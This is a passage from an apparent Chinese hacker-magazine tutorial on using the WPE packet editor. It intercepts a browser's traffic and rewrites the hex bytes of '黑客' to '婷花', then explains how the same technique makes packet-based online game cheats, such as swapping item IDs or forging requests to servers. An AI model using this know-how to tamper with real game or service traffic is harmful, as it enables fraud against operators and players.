


图3　WPE的操作步骤

我这里选择的是腾迅的TT浏览器。然后点击那个三角形的图标，程序开始工作，这时我们在TT浏览器中打开《黑客手册》的主页www.nohack.cn。等页面加载完成后，返回WPE界面按下红色的停止按钮，可以看到已经有几十个包产生，类似以前常用WSE、WPE以16进制和解码这两种形式显示TT浏览器通信的数据包。这个时候你会发现Ethereal的界面是何等的友好，WPE操作和查找数据包太累人了。




图4　过滤器

接下来实践修改“过滤器”的操作。选中WPE界面左边中部的一个过滤器，双击它，如图4，弹出编缉过滤器窗口，如图5。按照图5上的提示，**先选择“模式”为“高级”，勾选“发送”、“发送到”、“接收”、“接受自”，把“修改起始于”改成“自发现有连锁的位置”，接着在“数据－搜索”一栏填入“黑客”的十六进制：BA DA BF CD；在“数据－修改”一栏从“000”处依次填写“婷花”16进制：E6 C3 BB A8，“应用次数”填入100，当然次数自己控制。**“过滤器名称”最好还是修改一下，因为这样在“过滤器”管理栏你可以快捷地找到相应的过滤器，这里我把名称改成“黑客”。




图5　编辑过滤器




图6　WPE过滤器的工作过程

讲到这里同学们应该可以想像WPE的“过滤器”有什么功能了，是的，它可以自动拦截搜索某个进程通信的数据包，并且替换掉相应的内容后再发送或者接收。如图6，是我理解的通信过程，WPE充当了一个类似中间人的数据篡改者。

接下来在刚才编辑完成的过滤器“黑客”前打上勾，并且按下“ON”使过滤器生效，这一步很重要，不要忘记了，如图7。




图7　按下“ON”使过滤器生效

在TT浏览器中打开《黑客手册》主页www.nohack.cn，果然，无辜的“黑客手册”被暴力地修改成了“婷花手册”，很好很强大，如图8。

在这个例子中，我们可以把“黑客”换成“婷花”，而在游戏中，同样也有可能实现相似的功能，这就是基于封包的网络游戏外挂原理了。外挂在拦截到封包之后，可以从这些数据中分析出一切可以被利用的数据，经过修改然后模拟游戏客户端或游戏服务器来重新组织一段数据对目标端进行欺骗。




图8　修改结果

举个例子，传奇中你的人物与某个NPC对话时，他会把某件物品给你，这个物品在游戏中是有唯一ID的。于是很有想法的一些朋友便利用WPE滤镜的功能，经过抓包和细致的分析，制作了一个把这个ID换成另一个物品ID的过滤器，于是一把木剑变成屠龙刀的外挂猜想产生了。

当然，对于数据包的操作不仅仅只有替换那么简单，如果你会网络编程还可以更进一步地伪造，比如增加、减少数据包的内容，不用被动等待网游中事件发生引发通信，而主动地向服务器提交伪造的请求数据包等等，WPE本身自带了主动数据提交这一非常实用的功能，以后会介绍到。

扯远了，回来继续……其它条件都不改变，在TT浏览器打开www.baidu.com，并且搜索“黑客”，返回如图9，这个时候你也许会很沮丧，为什么这里的“黑客”没有被替换，难道百度对这东西免疫？为什么在官方站可以，在这里就不行？

还是请出强大的Ethereal，分别抓取《黑客手册》官方网、百度返回的数据包，过滤HTTP数据包，选中其中的一个数据包后




图9　“黑客”没有被替换

